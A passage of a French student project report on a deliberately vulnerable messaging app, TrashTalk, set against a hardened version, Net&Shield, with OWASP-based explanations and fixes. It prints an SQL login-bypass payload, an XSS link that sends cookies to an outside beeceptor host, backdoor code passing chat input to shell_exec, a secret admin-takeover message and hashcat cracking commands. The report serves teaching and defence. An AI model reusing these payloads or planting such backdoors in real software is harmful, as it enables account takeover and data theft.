Cette partie décrit les différentes failles présentes sur la messagerie comme les injections, le principe des backdoors, les problèmes liés à l'utilisation d'algorithmes de hachage devenus obsolètes, et bien d'autres. Il est bon à savoir que ces vulnérabilités mises en exergue sont dans le TOP 10 de l'OWASP. L'OWASP (Open Web Application Security Project) est une organisation à but non lucratif qui se consacre à l'amélioration de la sécurité des applications Web. Elle fournit des ressources et des outils gratuits pour aider les développeurs, les testeurs de sécurité et les professionnels de la sécurité à comprendre et à améliorer la sécurité des applications Web. L'OWASP est connue pour son Top 10 des vulnérabilités de sécurité des applications Web, qui est une liste des dix vulnérabilités les plus courantes, ainsi que des recommandations pour les éviter ou les corriger. La liste est mise à jour régulièrement pour refléter les nouvelles menaces et les nouvelles vulnérabilités découvertes dans les applications Web.

Chaque faille est décrite en détail, avec une explication de son exploitation dans le système de messagerie et de sa mise en œuvre, ainsi que des mesures de protection pour s'en prémunir.

i. Injections SQL

L'injection SQL est une vulnérabilité de sécurité courante qui permet aux attaquants de manipuler des données dans une base de données via des requêtes SQL malveillantes. Cette vulnérabilité survient lorsque les entrées des utilisateurs ne sont pas correctement vérifiées ou validées avant d'être utilisées dans des requêtes SQL.

Il est intéressant d'exploiter cette faille car elle est tout d'abord en troisième position dans le Top 10 de l'OWASP, ce qui en fait une faille encore très présente. De plus, cette faille peut être simple à mettre en place car elle nécessite uniquement l'utilisation d'une base de données, ce qui est le cas pour ce projet. Elle est intéressante à utiliser car elle susceptible de conduire à une usurpation d'identité qui peut avoir de graves conséquences et constitue un acte illégal.

Dans le cadre du projet, l'injection SQL est utilisée lors de la connexion pour un utilisateur. Classiquement, un client doit entrer son pseudo ainsi que son mot de passe que lui seul connaît pour se connecter. Sur *TrashTalk*, un attaquant souhaitant se connecter sur le profil d'un autre utilisateur est en mesure de le faire. En effet, il lui suffit d'entrer le pseudo de la personne qui l'intéresse, puis, d'entrer une commande bien précise de type SQL.

Figure 17 : Page de connexion TrashTalk

La requête faite vers la base de données pour vérifier que le pseudo et le mot de passe entrées sont corrects est la suivante :

```
$statement = $db->query("SELECT * FROM user WHERE pseudo='$login' AND
hash=MD5('$password')");
```

Le traitement du mot de passe s'effectuant de cette façon et partant du principe qu'il n'y a aucune vérification des informations entrées et aucun traitement des caractères spéciaux, un attaquant peut simplement entrer la ligne suivante dans le champ du mot de passe :

') OR ('1'='1

Cette ligne va d'abord fermer la parenthèse contenant normalement la valeur de $password, puis ajouter une égalité toujours vraie qui est '1'='1. On ne referme pas le guillemet à la fin car la requête le fait automatiquement. La requête passée ressemble finalement à celle-ci :

```
$statement = $db->query("SELECT * FROM user WHERE pseudo='$login' AND
hash=MD5('')OR('1'='1')");
```

Une fois cette manipulation effectuée, l'attaquant arrive à se connecter au compte d'un autre utilisateur sans en connaître le mot de passe. Il est également possible de faire la même chose pour l'inscription mais cela ne présente pas réellement d'intérêt.

Pour se protéger contre les injections SQL, les développeurs doivent mettre en place des mesures de sécurité appropriées, telles que la validation et la normalisation des entrées de l'utilisateur, l'utilisation de requêtes paramétrées, la limitation des privilèges de l'utilisateur de la base de données, et l'utilisation d'outils de test de sécurité automatisés pour identifier les vulnérabilités. Sur *Net&Shield*, les requêtes paramétrées sont utilisées pour la connexion mais également dans toutes les autres fonctions qui manipulent des requêtes SQL. Le code ressemble alors à ceci :

```
$request = 'SELECT * FROM user WHERE pseudo=:login AND
hash=SHA2(:password,256)';
      $statement = $db->prepare($request);
      $statement->bindParam (':login', $login, PDO::PARAM_STR, 20);
      $statement->bindParam (':password', $password, PDO::PARAM_STR, 40);
      $statement->execute();
      $result = $statement->fetch();
```

L'utilisation de bindParam associé à la fonction prepare permet d'associer une valeur entrée (ici login et password) à la requête préparée. Lorsque l'on utilise bindParam, le type de paramètre est précisé ainsi que sa valeur. L'avantage de cette méthode est que les paramètres sont transmis à la requête séparément, de sorte que la base de données ne puisse pas interpréter les paramètres comme des instructions SQL potentiellement malveillantes. Cela signifie que même si un attaquant injecte du code SQL dans un paramètre, la base de données ne le traitera pas comme une instruction SQL, mais plutôt comme une simple valeur de paramètre. Cette méthode est donc un frein contre les injections SQL : cela garantit que les données transmises à la base de données sont toujours considérées comme des valeurs de données plutôt que des instructions SQL.

ii. Injections XSS

L'injection XSS (Cross-Site Scripting) est une attaque informatique qui permet à un attaquant d'injecter du code malveillant dans une page web ou une application web. Cette attaque consiste à insérer du code JavaScript ou d'autres scripts dans un champ de formulaire ou un champ de texte. Lorsque l'utilisateur visite la page contenant du code ou clique sur un lien malveillant, le script s'exécute automatiquement sur son navigateur, ce qui peut causer des dommages ou permettre à l'attaquant de voler des informations sensibles.

Mettre en avant cette faille est intéressant car, tout comme pour l'injection SQL, cette faille est en troisième position dans le Top 10 de l'OWASP. Cette vulnérabilité est plus technique à effectuer ce qui a suscité un certain intérêt pour l'expérience des utilisateurs : elle reste tout de même très connue. L'exploitation de l'injection XSS peut prendre différentes formes, mais les plus courantes sont :

- Vol de session : l'attaquant peut récupérer la session d'un utilisateur et ainsi accéder à ses informations sensibles (identifiants, mots de passe, etc.).
- Redirection vers un site malveillant : l'attaquant peut rediriger l'utilisateur vers un site malveillant qui contient d'autres scripts qui peuvent être nocifs pour la victime.
- Vol de cookies : l'attaquant peut récupérer les cookies de l'utilisateur et ainsi usurper son identité sur le site web.

Pour TrashTalk :

Sur *TrashTalk*, l'injection XSS est possible en envoyant une certaine ligne de code à un utilisateur cible. En effet, dans la zone de chat, on peut insérer ceci :

```
</input><a href="javascript:var xhr=new XMLHttpRequest();xhr.open('GET','https://coucou.free.beeceptor.com?cookies='%2Bdocument.cookie);xhr.send();">Clique ici !</a><input>
```

Ce code commence par une balise HTML fermante puis se termine par une balise ouvrante. Le code entre les balises est le script malveillant. Il utilise la balise HTML <a> pour insérer un lien caché vers un script externe hébergé sur un le site web Beeceptor. Ce script est conçu pour voler les cookies de l'utilisateur en les envoyant à une adresse IP spécifique. Lorsque l'utilisateur clique sur le lien, le script s'exécute automatiquement, récupère les cookies de l'utilisateur et les envoie à l'adresse IP spécifiée.

Figure 18 : Chat avec injection XSS

Beeceptor est un outil de développement web qui permet de créer de fausses URL HTTP / REST pour tester les applications, simuler des comportements de serveur et enregistrer des requêtes et des réponses. Lorsque l'utilisateur cliquera sur le lien, il sera possible de voir ses cookies sur Beeceptor permettant à l'attaquant de voler la session de la cible.

Figure 19 : Résultat de la requête sur Beeceptor

Pour *Net&Shield* :

Pour se prémunir contre les attaques d'injection XSS, il existe plusieurs mesures de sécurité à mettre en place. L'une d'entre elles consiste à valider toutes les entrées utilisateur et à supprimer les caractères spéciaux pour éviter l'injection de code malveillant. Il est également important d'utiliser des bibliothèques de sécurité pour limiter les risques d'injection de scripts. Sur *Net&Shield*, l'utilisation des signes et des mots <, >, html et javascript est bloquée ce qui empêche de fermer la balise input et ainsi, d'insérer du code malveillant entre deux balises de ce type, constituant ainsi une protection contre les injections XSS.

```
message = message.replace("<", "");
message = message.replace(">", "");
```

Ici, les caractères < et > sont remplacés par une chaîne vide, ce code n'est pas présent sur *TrashTalk*. Il est tout de même recommandé d'ajouter d'autres sécurités comme la configuration des en-têtes de sécurité http pour limiter les sources de scripts autorisées à s'exécuter sur le site web.

iii. Backdoors

Une backdoor est une méthode d'accès non autorisée à un système ou à des données qui permet à un tiers d'obtenir un accès secret, souvent sans le consentement ou la connaissance des utilisateurs ou des administrateurs du système. Elle peut être installée de manière intentionnelle par des personnes malveillantes pour accéder à un système à l'insu d'autrui, ou bien de manière non intentionnelle par des développeurs qui oublient de supprimer une fonctionnalité après qu'elle ait rempli son objectif initial. Dans les deux cas, les backdoors peuvent compromettre la sécurité du système et exposer les données sensibles à des tiers non autorisés.

Les backdoors sont présentes sur la messagerie car c'est une faille moins connue, mais qui peut être mise en place facilement que ce soit de manière intentionnelle ou non. En effet, la backdoor peut être une partie de code qu'un utilisateur modifie ou une fonction qu'il implémente, ce qui est le cas pour la messagerie vulnérable, *TrashTalk*. La backdoor peut aussi être un vecteur d'attaque pour d'autres vulnérabilités existantes ce qui peut servir pour élaborer divers scénarios d'attaques.

Il existe plusieurs backdoors sur la messagerie. On peut les classer dans deux catégories : les backdoors sur le système et les backdoors sur la base de données. Les backdoors sur le système permettent d'exécuter des commandes Shell en envoyant un message en tant qu'Admin à l'utilisateur Support. Le résultat de la commande s'affiche dans la console. Le type de message à envoyer est le suivant : **cmd <commande que l'on veut passer>**

Figure 20 : Backdoor avec cmd

On obtient le résultat sous cette forme



Figure 21 : Résultat backdoor avec cmd

Le code des backdoors est donc présent uniquement sur *TrashTalk*. Afin de repérer que le message dans le chat commence par « cmd », il est nécessaire d'utiliser une découpe du message puis une condition.

```
messageCMD = message.split(" ");
```
Découpe du message.

```
else if(amiId==1 && userId==2 && messageCMD[0]=="cmd")
```
Condition indiquant que le message commence par cmd, que l'utilisateur qui envoi le message est Admin (id = 1) et que celui qui le reçoit est Support (id = 2).

Une fois ces étapes passées, il suffit d'envoyer une ajaxRequest puis de traiter la commande en PHP.

```
ajaxRequest('POST', 'php/chat.php?request=CMD', displaybackdoorCMD,'commande='
+ commande );
```
Envoi de l'ajaxRequest.

```
if($request == 'CMD'){
    $commande = $_POST['commande'];
    $data = shell_exec($commande);
}
```
Traitement de la commande avec la fonction shell_exec en PHP.

Il n'est possible d'utiliser que trois commandes shell afin de limiter les actions d'un utilisateur sur le système pour éviter une suppression des fichiers par exemple. Ces commandes sont les suivantes :

- ls
- cat
- cd

Dans le cas d'une autre commande rentrée, un message d'alerte affiche « Commande non valide ».

Les backdoors sur la base de données peuvent modifier les informations d'un utilisateur, supprimer des relations amicales entre deux utilisateurs ou permettre à celui qui les exécute de visualiser les différentes tables. Le code est sensiblement le même que le précédent, le message est d'abord découpé, puis une condition est nécessaire pour exécuter ces backdoors.

```
else if(amiId==1 && userId==2 && messageCMD[0]=="bdd")
```

Condition indiquant que le message commence par bdd, que l'utilisateur qui envoi le message est Admin (id = 1) et que celui qui le reçoit est Support (id = 2).

Une fois ces étapes passées, il suffit d'envoyer une ajaxRequest puis de traiter la commande en PHP.

```
ajaxRequest('POST', 'php/chat.php?request=BDD', displaybackdoorBDD,
    'demande=' + splitage[1] + '&message1=' + splitage[2] + '&message2=' +
splitage[3]);
```

Envoi de l'ajaxRequest, le tableau splitage contient les informations passées dans le message pour faire une action sur la base de données (le nom d'une table, la commande SQL que l'on souhaite faire, etc).

```
$data = dbBackdoor($db,$demande,$message1,$message2);
```

Ligne dans le fichier *chat.php* qui appelle la fonction traitant les backdoors.

Il existe quatre possibilités de messages à envoyer à l'utilisateur Support :

- bdd update user_pseudo user_mdp
- bdd delete user_pseudo1 user_pseudo2
- bdd select nom_table
- show

La première commande permet de modifier le mot de passe d'un utilisateur spécifié, la seconde supprime la relation entre deux utilisateurs, la troisième permet d'afficher le contenu d'une table et la dernière d'afficher les différentes tables existantes.

Figure 22 : Backdoor avec bdd

```
$request = "SELECT * FROM $message1";
```

Requête SQL pour la commande « bdd select »



Figure 23 : Résultats backdoor avec bdd

Il existe aussi une troisième backdoor, qui peut être considérée comme étant une faille intentionnelle. En envoyant le message « MontePasSurLeToit » à l'utilisateur « NicoCharbo », il est possible de passer en mode Admin et ainsi, d'utiliser les failles précédemment énoncées.

Une condition est aussi nécessaire pour activer cette backdoor.

```
if(amiId==5 && message=='MontePasSurLeToit')
```

La condition avec NicoCharbo (id = 5) comme destinataire et « MontePasSurLeToit » comme message.



Figure 24 : Envoi du message « MontePasSurLeToit » à NicoCharbo

Puis, l’attaquant se retrouve déconnecté en envoyant une ajaxRequest modifiant le statut et les cookies sont changés pour récupérer ceux de l’utilisateur Admin.

```
ajaxRequest('POST', 'php/chat.php?request=statut', statusinfos, 'value=' + 0 + '&pseudo=' + pseudo);
```

ajaxRequest pour changer le statut.

```
Cookies.set('login','Admin');
```

Changement des cookies pour se connecter en tant qu’Admin.

On relance ensuite le chargement du chat.



Figure 25 : Accès au compte Admin

L’attaquant arrive donc à se connecter au compte Admin et peut ainsi utiliser les backdoors précédentes.

Pour se prémunir contre les backdoors, il est important de mettre en place des mesures de sécurité solides, comme des pares-feux, des programmes antivirus et des systèmes de détection d'intrusion. Il est également important de garder à jour les systèmes d'exploitation et les logiciels, de limiter les accès aux informations sensibles, de surveiller l'activité du réseau et de former les utilisateurs à l'importance de la sécurité informatique. En outre, il peut être utile de procéder régulièrement à des audits de sécurité pour détecter les éventuelles failles et backdoors.

iv. Le hachage en MD5

Le hachage est une technique de traitement de données utilisée en informatique pour convertir un mot de passe en une chaîne de caractères de longueur fixe, généralement représentée en hexadécimal. Le résultat obtenu, appelé empreinte de hachage ou simplement haché, est généralement unique pour une entrée donnée, ce qui signifie que des entrées différentes produiront des hachés différents, tandis que la même entrée produira toujours le même haché.

Le MD5 (Message Digest Algorithm 5) est un algorithme de hachage largement utilisé dans le passé pour créer des empreintes de hachage de 128 bits, soit 16 octets. Il a été développé par Ronald Rivest en 1991 et était utilisé principalement pour vérifier l'intégrité des données,

ainsi que pour stocker des mots de passe dans les systèmes informatiques. Cependant, en raison de ses vulnérabilités à certaines attaques, le MD5 est aujourd'hui considéré comme obsolète pour des utilisations sensibles à la sécurité, car il peut être compromis par des collisions, rendant ainsi les données vulnérables à des attaques de type "brute force" ou "collision". Il est donc recommandé d'utiliser des algorithmes de hachage plus sécurisés, tels que SHA-256, SHA-3, ou bcrypt, pour des applications nécessitant une sécurité accrue.

TrashTalk :

Le choix s'est tourné vers le MD5 pour la messagerie *TrashTalk* car c'est un système de hash connu de tous qui est malheureusement toujours utilisé sur certains sites web obsolètes. De plus, c'est une faille présente dans le Top 10 de l'OWASP en deuxième position (Cryptographic Failures), ce qui en fait une vulnérabilité intéressante à présenter, facile à mettre en place et qui peut être plus difficile à exploiter avec quelques modifications.

L'objectif est de démontrer que si un attaquant arrive à atteindre la base de données (avec une backdoor par exemple), il a accès aux hash des mots de passe. Etant hachés en MD5, un potentiel attaquant peut donc récupérer ces mots de passe en utilisant une plateforme tel que crackstation.net, ou un outil de craquage de hash comme *Hashcat* ou *John the ripper*, en les combinant à une wordlist tel que *rockyou*.

Les mots de passe sont enregistrés dans la base de données à l'aide de la commande SQL suivante :

```
SELECT * FROM user WHERE pseudo='$login' AND hash=MD5('$password')
```

Le hash d'un mot de passe 'monmotdepasse' est stocké sous 32 caractères hexadécimaux sous la forme '193f5287eff7d1d5e0a6e66ef769cb49' dans la base de données

Il est ainsi possible de casser ce mot de passe à l'aide de la commande *Hashcat* suivante :

```
hashcat -m 0 -a 0 -o cracked.txt hash.txt rockyou.txt
```

Le hash doit être stocké dans le fichier *hash.txt*, le résultat sera écrit sous la forme suivante '193f5287eff7d1d5e0a6e66ef769cb49:monmotdepasse' dans le fichier *cracked.txt*

***Net&Shield* :**

Pour la messagerie *Net&Shield,* il était nécessaire d'utiliser un protocole de hachage plus robuste que le MD5. La messagerie *Net&Shield* est conçue pour utiliser la fonction SHA2, utilisant l'algorithme de hachage SHA-256 considéré comme robuste dans la plupart des situations.

Les mots de passe sont enregistrés dans la base de données à l'aide de la commande SQL suivante :

```
INSERT INTO user(pseudo,hash,etat) VALUES(:login, SHA2(:password,256),1)
```

Le hash d'un mot de passe '**monmotdepasse**' est quant à lui stocké sous 64 caractères hexadécimaux cette fois ci. La forme hachée est donc la suivante : **a7af71ad2b0ce07c36781ab7c8a6d36bd703824c22647f85d6de62063b219bc6**

Il est à noter que sans un mot de passe robuste et d'un salage lors du stockage du mot de passe, il reste possible de décrypter un hash SHA2 256 bits à l'aide d'une wordlist. La commande Hashcat est la suivante :

```
hashcat -m 1400 -a 0 -o cracked.txt hash.txt rockyou.txt
```

La commande est identique à celle permettant de casser un mot de passe MD5 à l'instar du type de hash (1400). Le résultat est donné sous la forme suivante :
a7af71ad2b0ce07c36781ab7c8a6d36bd703824c22647f85d6de62063b219bc6:monmotdepasse

Il n'y a pas de salage de mot de passe dans *Net&Shield*, cependant, l'utilisation d'un mot de passe robuste peut être envisagée pour augmenter la durée nécessaire à un attaquant pour le déchiffrer.

v. Les cookies

Un cookie est un petit fichier texte stocké sur l'ordinateur d'un utilisateur par un site Web. Dans le cadre du projet messagerie, les cookies sont utilisés pour stocker des informations sur l'utilisateur tel que le token pour *Net&Shield* ou l'user id et le pseudo pour *TrashTalk*.

Cependant, les cookies peuvent également présenter des risques pour la sécurité de l'utilisateur s'ils sont utilisés de manière malveillante. Les vulnérabilités de sécurité liées aux cookies peuvent permettre aux attaquants de voler des cookies et d'accéder à des comptes d'utilisateurs, de les modifier pour accéder à des ressources protégées ou pour prendre le contrôle de sessions utilisateur. Il devient donc intéressant de mettre en place une faille concernant les cookies pour comprendre l'impact qu'ils peuvent avoir sur un site web. Ce genre de faille s'inscrit également dans le Top 10 de l'OWASP et occupe la cinquième position (Security Misconfiguration).

La conception de la messagerie a inclus l'utilisation d'une bibliothèque dédiée pour les cookies : "cookie.min". Cette bibliothèque a été conçue pour en simplifier et permettre une plus grande flexibilité en matière de sécurisation et de désécurisation de ces derniers.

Leur déclaration se fait donc différemment entre *Net&Shield* et *TrashTalk* :

TrashTalk :

Le cookie 'login' contenant le pseudo de l'utilisateur connecté est déclaré appelé et détruit de cette façon :

```
Cookies.set('login', login );
Cookies.get('login') ;
Cookies.remove('login');
```

L'utilisation de cookies pour changer les informations de l'utilisateur dans la base de données constitue une faille de sécurité majeure. Etant donné qu'il est possible de les modifier dans la console d'un navigateur, un attaquant pourrait changer la valeur du cookie et usurper l'identité d'un autre utilisateur du site. Cette faille est attribuable à un défaut de conception du site internet. Pour remédier à cela, il est recommandé de ne déclarer qu'un seul cookie contenant un token unique pour chaque utilisateur, qui change à chaque connexion minimisant ainsi les risques d'usurpation d'identité. Cette approche qui a été implémentée sur *Net&Shield*.

***Net&Shield* :**

Le cookie 'token' de *Net&Shield* est conçu de cette façon :

```
Cookies.set('token', xhr.responseText , { sameSite: 'strict' });
Cookies.get('token');
Cookies.remove('token');
```

Il est impossible de sécuriser totalement la déclaration des cookies dans le cas de *Net&Shield*, car une déclaration complète nécessiterait l'utilisation de l'attribut 'secure: true' qui n'autorise la génération d'un cookie qu'en utilisant le protocole HTTPS. Étant donné que *Net&Shield* doit être utilisable à la fois en HTTP et en HTTPS, il a été nécessaire de désactiver la sécurité lors de la génération des cookies. Néanmoins, voici la déclaration correcte d'un cookie pour maximiser sa sécurisation :

```
Cookies.set('token', xhr.responseText ,{secure: true, httpOnly: true, expires:
3600, sameSite: 'strict',});
```

Chaque attribut a respectivement les fonctions suivantes :

`secure: true` Utilisation du cookie uniquement en HTTPS
`httpOnly: true` Empêche l'accès au cookie via javascript
`expires: 3600` Défini la durée de vie du cookie
`sameSite: 'strict'` Limite le partage du cookie aux requêtes du site

vi. Directory Browsing

Le Directory Browsing est une fonctionnalité disponible sur certains serveurs Web qui permet à un utilisateur d'afficher une liste de fichiers et de répertoires sur le serveur. Cette fonctionnalité peut être utilisée pour permettre aux utilisateurs d'accéder facilement aux fichiers et aux répertoires sur le serveur, mais elle peut également exposer des informations sensibles telles que des fichiers de configuration ou des fichiers de sauvegarde.

Le Directory Browsing a été implémenté dans la messagerie pour mettre en avant le risque de laisser des fichiers cachés contenant par exemple des identifiants. C'est une faille assez intéressante car facile à mettre en place et très dévastatrice si elle n'est pas corrigée.

La mise en œuvre du Directory Browsing est souvent activée par défaut sur de nombreux serveurs Web, ce qui signifie que les utilisateurs n'ont pas besoin d'agir pour y accéder. Cependant, il est possible de désactiver le Directory Browsing en modifiant la configuration du serveur Web.

Pour se prémunir contre le Directory Browsing, il est important de désactiver cette fonctionnalité sur le serveur Web si elle n'est pas nécessaire. Pour ça, il suffit de modifier le fichier de configuration apache **/etc/apache2/apache2.conf** et d'ajouter le code suivant :

```
<Directory /var/www/html/Net&Shield>
        Options -Indexes +FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>

<Directory /var/www>
        Options -Indexes +FollowSymLinks
```

```
        AllowOverride None
        Require all granted
</Directory>
```

Ce code désactive le Directory Browsing sur *Net&Shield* et sur la page d'accueil de la messagerie.

Enfin, il est recommandé de mettre en place des mesures de sécurité supplémentaires, telles que l'utilisation d'un pare-feu, pour protéger le serveur contre les attaques potentielles.

vii. HTTP

L'utilisation du protocole HTTP dans une messagerie instantanée représente une faille de sécurité majeure. Les trames partent de l'utilisateur jusqu'au server web sans être cryptées. En utilisant une attaque du type 'man in the middle' il est possible de récupérer la totalité des échanges de la personne ciblée mais aussi ses identifiant et mot de passe de la messagerie. Il peut en effet être utilisé une application telle que WireShark pour récupérer les trames réseaux sortantes et en conséquence, les informations sensibles de l'utilisateur ciblé.

A l'aide du service Wireshark on analyse le réseau entre le l'utilisateur et le serveur web. On obtient les trames suivantes :



Figure 26 : Scan avec Wireshark sur du HTTP

On y observe une requête GET ligne 4 ayant pour header 'authenticate'. Elle contient les informations recherchées sur l'utilisateur cible comme le login et le mot de passe.
En observant le code de 'chat.js' on détermine que la requête vers le serveur est convertie du binaire à ASCII à l'aide de la commande suivante :

```
xhr.setRequestHeader('Authorization', 'Basic ' + btoa(login+':'+password));
```

Le login et le mot de passe doivent donc être stockés de la forme suivante :

login:motdepasse

